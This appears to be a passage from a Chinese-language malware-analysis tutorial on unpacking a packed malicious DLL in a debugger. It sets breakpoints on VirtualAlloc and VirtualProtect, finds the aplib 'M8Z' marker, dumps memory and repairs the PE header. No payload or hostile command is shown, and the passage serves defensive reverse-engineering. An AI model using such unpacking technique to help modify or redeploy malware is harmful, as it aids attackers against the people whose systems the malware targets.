
因为是加壳,我们需要脱壳,我们关注VirtualAlloc和VirtualProtect

image-20261003235904920

1
2
3
4
5
6
LPVOID VirtualAlloc(
[in, optional] LPVOID lpAddress, 要分配的区域的起始地址
[in] SIZE_T dwSize,
[in] DWORD flAllocationType, 内存分配的类型
[in] DWORD flProtect 要分配的页面区域的内存保护
);

如果函数成功,则返回值是页面分配区域的基址。

1
2
3
4
5
6
BOOL VirtualProtect(
[in] LPVOID lpAddress,
[in] SIZE_T dwSize,

[in] DWORD flNewProtect, 内存保护选项。 此参数可以是内存保护常量之一。
[out] PDWORD lpflOldProtect
);

image-20261004115145233

VirtualAlloc一般执行的是读写权限,而执行权限可以通过VirtualProtect改变

当VirtualProtect执行完后,也就代表着程序的恶意行为要开始执行了

脱壳

拖进dbg,命令行改成

1
"......\DLLLoader32.exe" ........\sample.dll,#1


进入VirtualAlloc返回处下断点,返回值是为页面分配区域的起始地址存在eax

image-20261004130521100

VirtualProtect处下断点

image-20261004130906399


F9运行,可以看见内存中的M8Z,这是aplib压缩特征

image-20261004132834893

对着dump右键转到内存布局再转成文件

image-20261004133656302


MZ头中间多了个8,DOS存根中间也多了些符号,恢复很简单,我们直接搜DOS来到

image-20261004133834409

把MZ以上的字节都删去

image-20261004134024073

保存即可

image-20261004134426386

恢复了正常


导出表发生了变化

